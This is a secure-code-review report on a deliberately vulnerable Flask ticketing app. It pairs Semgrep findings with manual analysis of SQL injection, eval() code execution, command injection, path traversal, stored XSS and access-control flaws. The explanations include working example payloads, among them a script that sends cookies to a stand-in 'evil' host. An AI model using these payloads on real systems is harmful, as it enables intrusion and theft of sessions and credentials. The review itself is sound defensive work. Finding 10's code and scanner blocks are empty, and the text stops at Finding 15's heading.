SECURE CODE REVIEW REPORT

Scaler Support Desk

Static & Manual Source-Code Security Assessment

Application	Scaler Support Desk (Flask web app)
Assessment Type	Secure Code Review (SAST + Manual)
Static Analysis Tool Used	Semgrep v1.168.0 (`--config auto`)
Total Findings Reported	15
True Positives	12
False Positives	3
Date	June 2026
Reviewer	Gowtham Sai Yadav
Roll Number	23BCS10168

Executive Summary

This report documents a secure code review of the **Scaler Support Desk** application. The codebase was first scanned with **Semgrep** (SAST, `--config auto`), which produced **22 raw findings**. Every finding was then **manually verified** in context, de-duplicated (several lines were flagged by multiple overlapping rules), and classified as a True Positive or False Positive. Manual review additionally uncovered **five** high-impact issues that Semgrep did not report (IDOR, broken access control, path-traversal read, arbitrary file upload, and stored XSS via `|safe`) — these are access-control, business-logic, and template-escaping flaws that SAST tools typically miss.

15	12	3	22
TOTAL FINDINGS REPORTED	TRUE POSITIVES	FALSE POSITIVES	RAW SEMGREP FINDINGS

FINDINGS INDEX

#	Vulnerability	File	Line(s)	Classification	Severity
1	SQL Injection in Ticket Search	`models.py`	117–118	TRUE POSITIVE	High
2	Remote Code Execution via eval() in SLA Score	`app.py`	162–164	TRUE POSITIVE	Critical
3	OS Command Injection in Diagnostics Ping	`app.py`	190–191	TRUE POSITIVE	Critical
4	Stored Cross-Site Scripting in Comments (|safe)	`templates/ticket.html`	35	TRUE POSITIVE	High
5	Path Traversal (Arbitrary File Read) in Attachment Download	`app.py`	120, 123	TRUE POSITIVE	High
6	Unrestricted / Arbitrary File Upload	`app.py`	150–152	TRUE POSITIVE	High
7	Broken Access Control – Admin Reports Missing Role Check	`app.py`	207–213	TRUE POSITIVE	High
8	Insecure Direct Object Reference (IDOR) – View Any Ticket	`app.py`	98–101	TRUE POSITIVE	High
9	Weak Password Hashing – Unsalted MD5	`utils.py`	7, 11	TRUE POSITIVE	High
10	Hardcoded Flask SECRET_KEY	`app.py`	20	TRUE POSITIVE	High
11	Flask Debug Mode Enabled & Public Bind in Production	`app.py`	220	TRUE POSITIVE	High
12	Missing CSRF Protection on State-Changing Forms	`templates/ticket.html (and login.html:8)`	14, 25, 39	TRUE POSITIVE	Medium
13	SQL Injection in Tickets-by-Status	`models.py`	135–136	FALSE POSITIVE	N/A (False Positive)
14	OS Command Injection in Internal Ping	`app.py`	200–203	FALSE POSITIVE	N/A (False Positive)
15	Path Traversal in Attachment Preview	`app.py`	131–134	FALSE POSITIVE	N/A (False Positive)

The three False Positives are the deliberately-safe counterparts of vulnerable endpoints: a whitelisted status filter, an IP-validated ping, and a containment-checked file preview. Each is flagged by a naive pattern match but is non-exploitable because of an upstream validator.

Finding 1: SQL Injection in Ticket Search

Classification	TRUE POSITIVE	Severity	High
File	`models.py`	CWE	CWE-89
Function	`search_tickets() (reached from app.py /tickets/search, line 76)`		
Line(s)	`117–118`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
models.py
❯❯❯ python.sqlalchemy.security.sqlalchemy-execute-raw-query
  ❮❮ Blocking ❯❯
  Avoiding SQL string concatenation: untrusted input concatenated with raw SQL query can result in
  SQL Injection. Use a prepared/parameterized statement.
  Details: https://sg.run/2b1L
    118┆   rows = conn.execute(sql).fetchall()
```

Semgrep output — Finding 1

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

models.py

SQL Injection - user input concatenated into SQL (search_tickets)

```
115 def search_tickets(term):
116     conn = get_connection()
117     sql = "SELECT * FROM tickets WHERE subject LIKE '%" + term + "%'"
118     rows = conn.execute(sql).fetchall()
119     conn.close()
120     return rows
```

Source: models.py — lines 117–118 highlighted

WHY IS IT VULNERABLE?

The `q` request parameter from `/tickets/search` reaches `search_tickets()` as `term` and is concatenated directly into the SQL string: `"... LIKE '%" + term + "%'"`. The string is then executed with no parameterization or escaping, so an attacker can break out of the quoted literal and inject arbitrary SQL. For example `q=' UNION SELECT id,username,password_hash,role, escalation_credits FROM users--` returns every user's password hash, and `q=%' OR '1'='1` returns all tickets. This is a genuine True Positive because untrusted input flows unmodified into the query.

SECURITY IMPACT

Information disclosure (dumping the `users` table including password hashes), data tampering, and potentially full read/write of the database.

RECOMMENDED REMEDIATION

Use parameterized queries: `WHERE subject LIKE ?` with the bound value `('%' + term + '%',)`. Never build SQL by string concatenation.

Finding 2: Remote Code Execution via eval() in SLA Score

Classification	TRUE POSITIVE	Severity	Critical
File	app.py	CWE	CWE-95 / CWE-94
Function	sla_score()		
Line(s)	162–164		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
app.py
 ❯❯❯ python.flask.security.injection.user-eval.eval-injection
   ❮❮ Blocking ❯❯
   Detected user data flowing into eval. This is code injection and should be avoided.
   Details: https://sg.run/5QpX
     164┆   score = eval(formula)
 ❯❯❯ python.lang.security.audit.eval-detected.eval-detected
   ❮❮ Blocking ❯❯
   Detected the use of eval(). eval() can be dangerous if used to evaluate dynamic content that can
   be input from outside the program.
   Details: https://sg.run/ZvrD
     164┆   score = eval(formula)
```

Semgrep output — Finding 2

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

Remote Code Execution - user input passed to eval() (sla_score)

```
157 @app.route("/tickets/sla-score")
158 def sla_score():
159     user = current_user()
160     if not user:
161         return redirect(url_for("login"))
162     formula = request.args.get("formula", "1+1")
163     try:
164         score = eval(formula)
165     except Exception as exc:
166         return jsonify({"error": str(exc)}), 400
167     return jsonify({"formula": formula, "score": score})
```

Source: app.py — lines 162–164 highlighted

WHY IS IT VULNERABLE?

The `formula` query parameter is passed straight into Python's `eval()`. `eval()` executes any expression, not just arithmetic, so an attacker fully controls code running on the server, e.g. `/tickets/sla-score?formula=__import__('os').popen('id').read()` executes shell commands. The `try/except` only catches errors, it does not sandbox anything. True Positive — direct user-to-`eval` data flow.

SECURITY IMPACT

Remote Code Execution — complete server compromise: read/modify any file, run commands, pivot into the internal network.

RECOMMENDED REMEDIATION

Never `eval()` untrusted input. For arithmetic use a safe parser (`ast.literal_eval` only handles literals) or implement an explicit allow-listed expression evaluator.

Finding 3: OS Command Injection in Diagnostics Ping

Classification	TRUE POSITIVE	Severity	Critical
File	`app.py`	CWE	CWE-78
Function	`ping()`		
Line(s)	`190–191`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
app.py
 ❯❯❯ python.lang.security.dangerous-system-call.dangerous-system-call
   ❮❮ Blocking ❯❯
   Found user-controlled data used in a system call. This could allow a malicious actor to execute
   commands. Use the 'subprocess' module instead.
   Details: https://sg.run/k0W7
     191┆   output = os.popen("ping -n 1 " + host).read()
```

Semgrep output — Finding 3

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

OS Command Injection - host concatenated into os.popen (ping)

```
185 @app.route("/diagnostics/ping")
186 def ping():
187     user = current_user()
188     if not user:
189         return redirect(url_for("login"))
190     host = request.args.get("host", "127.0.0.1")
191     output = os.popen("ping -n 1 " + host).read()
192     return "<pre>" + output + "</pre>"
```

Source: app.py — lines 190–191 highlighted

WHY IS IT VULNERABLE?

The `host` parameter is concatenated into a shell command and run via `os.popen("ping -n 1 " + host)`. `os.popen` invokes a shell, so shell metacharacters are interpreted. `host=127.0.0.1 & whoami` (or `; id` on Linux) runs attacker commands. There is no validation here — contrast this with `/diagnostics/ping-internal` which validates the IP (see Finding 14). True Positive.

SECURITY IMPACT

Remote Code Execution / arbitrary OS command execution under the web-server account.

RECOMMENDED REMEDIATION

Use `subprocess.run([...], shell=False)` with an argument list and validate `host` with `is_valid_ip()` before use. Avoid `os.popen`.

Finding 4: Stored Cross-Site Scripting in Comments (|safe)

Classification	**TRUE POSITIVE**	**Severity**	**High**
File	`templates/ticket.html`	**CWE**	CWE-79
Function	`comment loop (source: app.py post_comment(), line 110–111)`		
Line(s)	`35`		

SCREENSHOT — SAST TOOL OUTPUT

SAST tool output: Not reported by Semgrep. This issue was identified through **manual code review** — automated SAST tools generally cannot detect access-control / business-logic / template-escaping flaws. (See the full-scan screenshot in the Appendix for the complete tool output.)

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

templates/ticket.html

Stored XSS - comment body rendered with |safe (autoescape bypass)

```
31 <div class="card">
32   <h2>Comments</h2>
33   {% for c in comments %}
34     <div class="comment">
35       <span class="comment-author">{{ c.author }}</span>{{ c.body|safe }}
36     </div>
37   {% endfor %}
38
39   <form method="post" action="/tickets/{{ ticket.id }}/comment">
40     <div class="field">
41       <textarea name="body" rows="3" placeholder="Add a comment"></textarea>
42     </div>
43     <button type="submit">Add comment</button>
44   </form>
45 </div>
```

Source: templates/ticket.html — lines 35 highlighted

WHY IS IT VULNERABLE?

A comment `body` is fully attacker-controlled, stored in the database, and then rendered with `{{ c.body|safe }}`. The Jinja2 `|safe` filter disables autoescaping, so any HTML/JavaScript in a comment is emitted verbatim. Posting a comment such as `<script>fetch('//evil/'+document.cookie)</script>` executes in the browser of *every* user (including admins) who opens that ticket. Every other field in the templates is correctly auto-escaped; only this one opts out. Semgrep's default Python ruleset did not flag the Jinja `|safe` usage — this was found by manual review. True Positive (persistent/stored XSS).

SECURITY IMPACT

Stored XSS — session/cookie theft, account takeover, admin compromise, action forgery, and defacement, affecting all viewers of the ticket.

RECOMMENDED REMEDIATION

Remove `|safe` so Jinja2 auto-escapes the value. If limited formatting is truly required, sanitize server-side with an allow-list library such as `bleach`.

Finding 5: Path Traversal (Arbitrary File Read) in Attachment Download

Classification	**TRUE POSITIVE**	**Severity**	**High**
File	`app.py`	**CWE**	CWE-22
Function	`download_attachment()`		
Line(s)	`120, 123`		

SCREENSHOT — SAST TOOL OUTPUT

SAST tool output: Not reported by Semgrep. This issue was identified through **manual code review** — automated SAST tools generally cannot detect access-control / business-logic / template-escaping flaws. (See the full-scan screenshot in the Appendix for the complete tool output.)

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

Path Traversal (read) - filename concatenated into file path (download_attachment)

```
115 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>")
116 def download_attachment(ticket_id, filename):
117     user = current_user()
118     if not user:
119         return redirect(url_for("login"))
120     target = ATTACHMENTS_DIR + "/" + filename
121     if not os.path.exists(target):
122         return "File not found", 404
123     return send_file(target)
```

Source: app.py — lines 120, 123 highlighted

WHY IS IT VULNERABLE?

The route uses a `<path:filename>` converter (which allows slashes) and builds the path by raw concatenation `ATTACHMENTS_DIR + "/" + filename` with no canonicalization, then serves it with `send_file()`. A request such as `/tickets/1/attachments/../app.py` or `..%2f..%2f..%2f..%2fetc%2fpasswd` escapes the attachments directory and returns arbitrary files. The safe counterpart `preview_attachment()` uses `resolve_within()` (Finding 15) — this endpoint does not. Semgrep did not flag the `send_file` sink; found by manual review. True Positive.

SECURITY IMPACT

Information disclosure — read application source (`app.py` exposes the `SECRET_KEY`), the SQLite DB file with password hashes, OS files like `/etc/passwd`, and configuration.

RECOMMENDED REMEDIATION

Validate the resolved path stays within the attachments directory (reuse `resolve_within()` or `werkzeug.utils.safe_join`) and reject any path that escapes the base directory.

Finding 6: Unrestricted / Arbitrary File Upload

Classification	TRUE POSITIVE	Severity	High
File	`app.py`	CWE	CWE-434 / CWE-22
Function	`upload_attachment()`		
Line(s)	`150–152`		

SCREENSHOT — SAST TOOL OUTPUT

SAST tool output: Not reported by Semgrep. This issue was identified through **manual code review** — automated SAST tools generally cannot detect access-control / business-logic / template-escaping flaws. (See the full-scan screenshot in the Appendix for the complete tool output.)

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

Arbitrary File Upload - attacker-controlled filename written to disk (upload_attachment)

```
137 @app.route("/tickets/<int:ticket_id>/upload", methods=["POST"])
138 def upload_attachment(ticket_id):
139     user = current_user()
140     if not user:
141         return redirect(url_for("login"))
142     uploaded = request.files.get("file")
143     if not uploaded:
144         return jsonify({"error": "no file"}), 400
145     data = uploaded.read()
146     fingerprint = fingerprint_bytes(data)
147     existing = models.find_attachment_by_fingerprint(fingerprint)
148     if existing:
149         return jsonify({"message": "duplicate of existing attachment", "filename": existing["filename"]})
150     save_path = os.path.join(ATTACHMENTS_DIR, uploaded.filename)
151     with open(save_path, "wb") as f:
152         f.write(data)
153     models.add_attachment(ticket_id, uploaded.filename, fingerprint)
154     return jsonify({"message": "uploaded", "filename": uploaded.filename})
```

Source: app.py — lines 150–152 highlighted

WHY IS IT VULNERABLE?

The uploaded file is written using the attacker-supplied `uploaded.filename` joined to the attachments directory, with no validation of file name, extension, content type, or size. Two distinct problems: (1) the filename can contain traversal sequences (`../app.py`, `../templates/base.html`) so an attacker can overwrite arbitrary files including application source and templates; (2) there is no file-type restriction, so executable, HTML, or SVG content can be stored and later retrieved (and the path-traversal download in Finding 5 can read it back). Found by manual review. True Positive.

SECURITY IMPACT

Arbitrary file write leading to Remote Code Execution (overwrite `app.py` / templates), stored XSS (malicious HTML/SVG), or Denial of Service (overwrite the DB).

RECOMMENDED REMEDIATION

Generate a server-side random filename; pass the user name through `werkzeug.utils.secure_filename`; validate extension/content-type against an allow-list; enforce a maximum size; store outside any web-served / source directory.

Finding 7: Broken Access Control – Admin Reports Missing Role Check

Classification	**TRUE POSITIVE**	**Severity**	**High**
File	`app.py`	**CWE**	CWE-862 / CWE-285
Function	`admin_reports()`		
Line(s)	`207–213`		

SCREENSHOT — SAST TOOL OUTPUT

SAST tool output: Not reported by Semgrep. This issue was identified through **manual code review** — automated SAST tools generally cannot detect access-control / business-logic / template-escaping flaws. (See the full-scan screenshot in the Appendix for the complete tool output.)

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

Broken Access Control - no admin role check (admin_reports)

```
207 @app.route("/admin/reports")
208 def admin_reports():
209     user = current_user()
210     if not user:
211         return redirect(url_for("login"))
212     tickets = models.all_tickets()
213     return render_template("admin.html", user=user, tickets=tickets)
```

Source: app.py — lines 207–213 highlighted

WHY IS IT VULNERABLE?

The `/admin/reports` handler only checks that a user is logged in (`if not user`); it never verifies `user["role"] == "admin"`. Any authenticated normal user (e.g. `alice` / `bob`) can request `/admin/reports` and view every user's tickets via `all_tickets()`. The admin link is merely hidden in the navbar template (`base.html`) — that is security-by-obscurity, not enforcement. Tools cannot infer the missing authorization; found by manual review. True Positive.

SECURITY IMPACT

Vertical privilege escalation and information disclosure — non-admin users read all users' support tickets and owner identities.

RECOMMENDED REMEDIATION

Enforce authorization on the server: check `role == 'admin'` (ideally via a reusable `@admin_required` decorator) and return `403` otherwise.

Finding 8: Insecure Direct Object Reference (IDOR) – View Any Ticket

Classification	**TRUE POSITIVE**	**Severity**	**High**
File	`app.py`	**CWE**	CWE-639 / CWE-862
Function	`view_ticket()`		
Line(s)	`98–101`		

SCREENSHOT — SAST TOOL OUTPUT

SAST tool output: Not reported by Semgrep. This issue was identified through **manual code review** — automated SAST tools generally cannot detect access-control / business-logic / template-escaping flaws. (See the full-scan screenshot in the Appendix for the complete tool output.)

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

IDOR - ticket fetched by id with no ownership check (view_ticket)

```
93 @app.route("/tickets/<int:ticket_id>")
94 def view_ticket(ticket_id):
95     user = current_user()
96     if not user:
97         return redirect(url_for("login"))
98     ticket = models.get_ticket(ticket_id)
99     if not ticket:
100        return "Ticket not found", 404
101    comments = models.get_comments(ticket_id)
102    return render_template("ticket.html", user=user, ticket=ticket, comments=comments)
```

Source: app.py — lines 98–101 highlighted

WHY IS IT VULNERABLE?

`get_ticket(ticket_id)` fetches a ticket purely by its primary key with no check that it belongs to the current user. Although the dashboard only lists a user's own tickets, any authenticated user can directly request `/tickets/1`, `/tickets/2`, … and read other users' ticket subjects, bodies, and comments by enumerating IDs. Found by manual review (business-logic flaw that SAST cannot detect). True Positive (horizontal privilege escalation / IDOR).

SECURITY IMPACT

Information disclosure — read other users' private support tickets and comment threads.

RECOMMENDED REMEDIATION

Enforce ownership in the query or handler: `WHERE id = ? AND owner_id = ?` (allow admins explicitly), and return `403/404` when the ticket is not owned by the requester.

Finding 9: Weak Password Hashing – Unsalted MD5

Classification	TRUE POSITIVE	Severity	High
File	`utils.py`	CWE	CWE-916 / CWE-327
Function	`hash_password() / verify_password()`		
Line(s)	`7, 11`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
utils.py
❯❯❯ python.lang.security.audit.md5-used-as-password.md5-used-as-password
  ❮❮ Blocking ❯❯
  It looks like MD5 is used as a password hash. MD5 is not considered a secure password hash. Use
  a suitable password hashing function such as scrypt (hashlib.scrypt).
  Details: https://sg.run/5DwD
      7┆  return hashlib.md5(password.encode()).hexdigest()
```

Semgrep output — Finding 9

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

utils.py

Weak Password Hashing - unsalted MD5 (hash_password / verify_password)

```
 6 def hash_password(password):
 7     return hashlib.md5(password.encode()).hexdigest()
 8
 9
10 def verify_password(password, password_hash):
11     return hash_password(password) == password_hash
12
13
14 def fingerprint_bytes(data):
15     return hashlib.md5(data).hexdigest()
```

Source: utils.py — lines 7, 11 highlighted

WHY IS IT VULNERABLE?

Passwords are hashed with a single, unsalted `MD5` (`hashlib.md5(password.encode()).hexdigest()`) and verified the same way. MD5 is fast and cryptographically broken: GPU rigs try billions of guesses per second and precomputed rainbow tables reverse common hashes instantly. With no per-user salt, identical passwords produce identical hashes. If the database leaks (e.g. via the SQLi in Finding 1 or the path traversal in Finding 5), every password is recovered almost immediately. True Positive. *Note:* the same MD5 used in `fingerprint_bytes()` for attachment de-duplication is **not** security-sensitive — that usage in isolation would be a false positive; the password usage is the real issue.

SECURITY IMPACT

Credential compromise / mass account takeover after any database disclosure; trivial offline cracking.

RECOMMENDED REMEDIATION

Use a slow, salted password hashing algorithm — `bcrypt`, `scrypt`, or `argon2` (e.g. `werkzeug.security.generate_password_hash` or `hashlib.scrypt`). Re-hash existing passwords on next successful login.


Finding 10: Hardcoded Flask SECRET_KEY

Classification	TRUE POSITIVE	Severity	High
File	`app.py`	CWE	CWE-798 / CWE-321
Function	`application config`		
Line(s)	`20`		

SCREENSHOT — SAST TOOL OUTPUT

Semgrep output — Finding 10

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)



Source: app.py — lines 20 highlighted

WHY IS IT VULNERABLE?

The Flask `SECRET_KEY` is a constant string committed in the source code. This key signs the session cookie. Anyone who can read the source — directly, from a repository, or via the path-traversal read in Finding 5 — knows the key and can forge or tamper with signed session cookies, e.g. craft a cookie with `role=admin` or another user's `user_id`. True Positive.

SECURITY IMPACT

Session cookie forgery → authentication bypass, privilege escalation, and impersonation of any user/admin.

RECOMMENDED REMEDIATION

Load `SECRET_KEY` from an environment variable or secret manager, use a long random value, rotate it, and keep it out of source control.

Finding 11: Flask Debug Mode Enabled & Public Bind in Production

Classification	**TRUE POSITIVE**	**Severity**	**High**
File	`app.py`	**CWE**	CWE-489 / CWE-215
Function	`__main__ / app.run()`		
Line(s)	`220`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
app.py
 ❯❯❯ python.flask.security.audit.debug-enabled.debug-enabled
   ❮❮ Blocking ❯❯
   Detected Flask app with debug=True. Do not deploy to production with this flag enabled as it
   will leak sensitive information and expose the Werkzeug debugger.
   Details: https://sg.run/dKrd
     220┆   app.run(debug=True, host="0.0.0.0", port=5050)
 ❯❯❯ python.flask.security.audit.app-run-param-config.avoid_app_run_with_bad_host
   ❮❮ Blocking ❯❯
   Running flask app with host 0.0.0.0 could expose the server publicly.
   Details: https://sg.run/eLby
     220┆   app.run(debug=True, host="0.0.0.0", port=5050)
```

Semgrep output — Finding 11

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

Debug Mode + Public Bind - debug=True, host=0.0.0.0 in production

```
216 if __name__ == "__main__":
217     models.init_db()
218     if not os.path.exists(ATTACHMENTS_DIR):
219         os.makedirs(ATTACHMENTS_DIR)
220     app.run(debug=True, host="0.0.0.0", port=5050)
```

Source: app.py — lines 220 highlighted

WHY IS IT VULNERABLE?

The app starts with `app.run(debug=True, host="0.0.0.0", port=5050)`. `debug=True` enables the Werkzeug interactive debugger: on any unhandled exception it serves a web console that executes arbitrary Python (protected only by a PIN that is derivable from predictable host data), and it leaks full stack traces, source snippets, and environment details. `host="0.0.0.0"` binds to all network interfaces, exposing this to the network rather than localhost. `ENV_MODE` defaults to `production`, so this ships in a production posture. True Positive.

SECURITY IMPACT

Remote Code Execution through the debugger console, sensitive information disclosure (tracebacks, source, configuration), and broad public exposure.

RECOMMENDED REMEDIATION

Set `debug=False` in production (gate via environment), run behind a hardened WSGI server such as gunicorn, and bind to a controlled interface rather than `0.0.0.0`.

Finding 12: Missing CSRF Protection on State-Changing Forms

Classification	**TRUE POSITIVE**	**Severity**	**Medium**
File	`templates/ticket.html (and login.html:8)`	**CWE**	CWE-352
Function	`escalate / upload / comment forms`		
Line(s)	`14, 25, 39`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
templates/ticket.html
❯❯❯ python.django.security.django-no-csrf-token.django-no-csrf-token
  ❮❮ Blocking ❯❯
  Manually-created forms in templates should specify a csrf_token to prevent CSRF attacks. (Also
  reported on login.html line 8.)
  Details: https://sg.run/N0Bp
     14┆  <form method="post" action="/tickets/{{ ticket.id }}/escalate">
     25┆  <form method="post" action="/tickets/{{ ticket.id }}/upload" ...>
     39┆  <form method="post" action="/tickets/{{ ticket.id }}/comment">
```

Semgrep output — Finding 12

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

templates/ticket.html

Missing CSRF Token - state-changing POST forms (escalate/upload/comment)

```
13  <form method="post" action="/tickets/{{ ticket.id }}/escalate">
14    <input type="hidden" name="cost" value="1">
15    <button type="submit" class="btn-secondary">Escalate (1 credit)</button>
16  </form>
17</div>
18
19<div class="card">
20  <h2>Attachments</h2>
21  <ul class="attachment-list">
22    <li><a href="/tickets/{{ ticket.id }}/attachments/boot_log.txt">boot_log.txt</a> &middot; <a href="/tickets/{{ ticket.id }}/attachments/boot_log.txt/preview">preview</a></li>
23  </ul>
24  <form method="post" action="/tickets/{{ ticket.id }}/upload" enctype="multipart/form-data">
25    <input type="file" name="file">
26    <button type="submit" class="btn-secondary">Upload attachment</button>
27  </form>
28</div>
29
30<div class="card">
31  <h2>Comments</h2>
32  {% for c in comments %}
33    <div class="comment">
34      <span class="comment-author">{{ c.author }}</span>{{ c.body|safe }}
35    </div>
36  {% endfor %}
37
38  <form method="post" action="/tickets/{{ ticket.id }}/comment">
39    <div class="field">
40      <textarea name="body" rows="3" placeholder="Add a comment"></textarea>
41    </div>
42    <button type="submit">Add comment</button>
43  </form>
```

Source: templates/ticket.html (and login.html:8) — lines 14, 25, 39 highlighted

WHY IS IT VULNERABLE?

The application is plain Flask with no CSRF defense (no Flask-WTF / CSRF token, no `SameSite` cookie configuration). The escalate, upload, and comment forms perform state-changing `POST` requests authenticated solely by the session cookie. A malicious web page can auto-submit a cross-site form that spends a victim's escalation credits, uploads files, or posts comments as the victim, because the browser attaches the session cookie automatically. Semgrep reports this via its `no-csrf-token` rule on the templates. True Positive.

SECURITY IMPACT

Cross-Site Request Forgery — attacker-forced state changes (spend credits, post content, upload attachments) on behalf of authenticated victims.

RECOMMENDED REMEDIATION

Enable CSRF protection (Flask-WTF `CSRFProtect`), embed and validate a per-session anti-CSRF token in every state-changing form, and set session cookies to `SameSite=Lax/Strict`.

Finding 13: SQL Injection in Tickets-by-Status

Classification	FALSE POSITIVE	**Severity**	N/A (False Positive)
File	`models.py`	**CWE**	CWE-89 (claimed)
Function	`tickets_by_status()`		
Line(s)	`135–136`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
models.py
  ❯❯❯ python.lang.security.audit.formatted-sql-query.formatted-sql-query
    ❮❮ Blocking ❯❯
    Detected possible formatted SQL query. Use parameterized queries instead.
    Details: https://sg.run/EkWw
      136┆   rows = conn.execute(sql).fetchall()
  ❯❯❯ python.sqlalchemy.security.sqlalchemy-execute-raw-query
    ❮❮ Blocking ❯❯
    Avoiding SQL string concatenation: untrusted input concatenated with raw SQL query can result in
    SQL Injection.
    Details: https://sg.run/2b1L
      136┆   rows = conn.execute(sql).fetchall()
```

Semgrep output — Finding 13

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

models.py

FALSE POSITIVE: SQLi flagged, but status is whitelisted via STATUS_COLUMNS (tickets_by_status)

```
123 STATUS_COLUMNS = {
124     "open": "open",
125     "closed": "closed",
126     "pending": "pending",
127 }
128
129
130 def tickets_by_status(status):
131     column = STATUS_COLUMNS.get(status)
132     if column is None:
133         return None
134     conn = get_connection()
135     sql = "SELECT * FROM tickets WHERE status = '{}'".format(column)
136     rows = conn.execute(sql).fetchall()
137     conn.close()
138     return rows
```

Source: models.py — lines 135–136 highlighted

WHY IS IT A FALSE POSITIVE?

Semgrep flags the `.format()`-built SQL here as injection. However, the value interpolated into the query is `column = STATUS_COLUMNS.get(status)`. The user input `status` is used only as a *dictionary key* against a fixed server-side allow-list `{open, closed, pending}`. Any value not in that map yields `None`, and the function returns early (the route then responds `400`). Therefore the string placed into the SQL is always one of three hardcoded constants — raw user input

never reaches the query. This is a classic tool False Positive: Semgrep pattern-matched `.format` in a SQL string without modeling the allow-list lookup.

SECURITY IMPACT

None. The whitelist makes injection impossible, so there is no exploitable impact.

REMEDIATION (WHY NOT REQUIRED)

No remediation required. *Optional defense-in-depth:* use a parameterized query or map each status to a constant query anyway, which also silences the scanner.

Finding 14: OS Command Injection in Internal Ping

Classification	FALSE POSITIVE	**Severity**	N/A (False Positive)
File	`app.py`	**CWE**	CWE-78 (claimed)
Function	`ping_internal()`		
Line(s)	`200–203`		

SCREENSHOT — SAST TOOL OUTPUT

```
Terminal — semgrep scan --config auto
app.py
  ❯❯❯ python.lang.security.dangerous-system-call.dangerous-system-call
    ❮❮ Blocking ❯❯
    Found user-controlled data used in a system call. This could allow a malicious actor to execute
    commands.
    Details: https://sg.run/k0W7
      203┆   output = os.popen("ping -n 1 " + host).read()
```

Semgrep output — Finding 14

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

FALSE POSITIVE: command-injection flagged, but host validated by is_valid_ip (ping_internal)

```
195 @app.route("/diagnostics/ping-internal")
196 def ping_internal():
197     user = current_user()
198     if not user:
199         return redirect(url_for("login"))
200     host = request.args.get("host", "127.0.0.1")
201     if not is_valid_ip(host):
202         return jsonify({"error": "host must be a literal IP address"}), 400
203     output = os.popen("ping -n 1 " + host).read()
204     return "<pre>" + output + "</pre>"
```

Source: app.py — lines 200–203 highlighted

WHY IS IT A FALSE POSITIVE?

This endpoint uses the same `os.popen("ping -n 1 " + host)` sink as the genuine command-injection bug (Finding 3), so Semgrep flags it identically. The difference is the guard immediately above it: `if not is_valid_ip(host): return 400`. `is_valid_ip()` calls `ipaddress.ip_address(value)`, which only accepts a literal IPv4/IPv6 address. A valid IP contains only digits, dots, colons and hex — none of the shell metacharacters (`; | & $ ` ` or spaces) needed to inject a command. So nothing dangerous can reach `os.popen`. Semgrep cannot reason about the upstream validator, hence a False Positive in this context.

SECURITY IMPACT

None. The IP-literal validation neutralizes the injection vector, so it is not exploitable.

REMEDIATION (WHY NOT REQUIRED)

No remediation required for injection. *Optional hardening:* still prefer `subprocess.run([..], shell=False)` for defense-in-depth.

Finding 15: Path Traversal in Attachment Preview

Classification	FALSE POSITIVE	**Severity**	N/A (False Positive)
File	`app.py`	**CWE**	CWE-22 (claimed)
Function	`preview_attachment()`		
Line(s)	`131–134`		

SCREENSHOT — SAST TOOL OUTPUT

SAST tool output: Not reported by Semgrep. This issue was identified through **manual code review** — automated SAST tools generally cannot detect access-control / business-logic / template-escaping flaws. (See the full-scan screenshot in the Appendix for the complete tool output.)

SCREENSHOT — VULNERABLE CODE (HIGHLIGHTED)

app.py

FALSE POSITIVE: path-traversal sink, but resolve_within enforces containment (preview_attachment)

```
126 @app.route("/tickets/<int:ticket_id>/attachments/<path:filename>/preview")
127 def preview_attachment(ticket_id, filename):
128     user = current_user()
129     if not user:
130         return redirect(url_for("login"))
131     target = resolve_within(ATTACHMENTS_DIR, filename)
132     if target is None or not target.exists():
133         abort(404)
134     return send_file(target)
```

Source: app.py — lines 131–134 highlighted

WHY IS IT A FALSE POSITIVE?

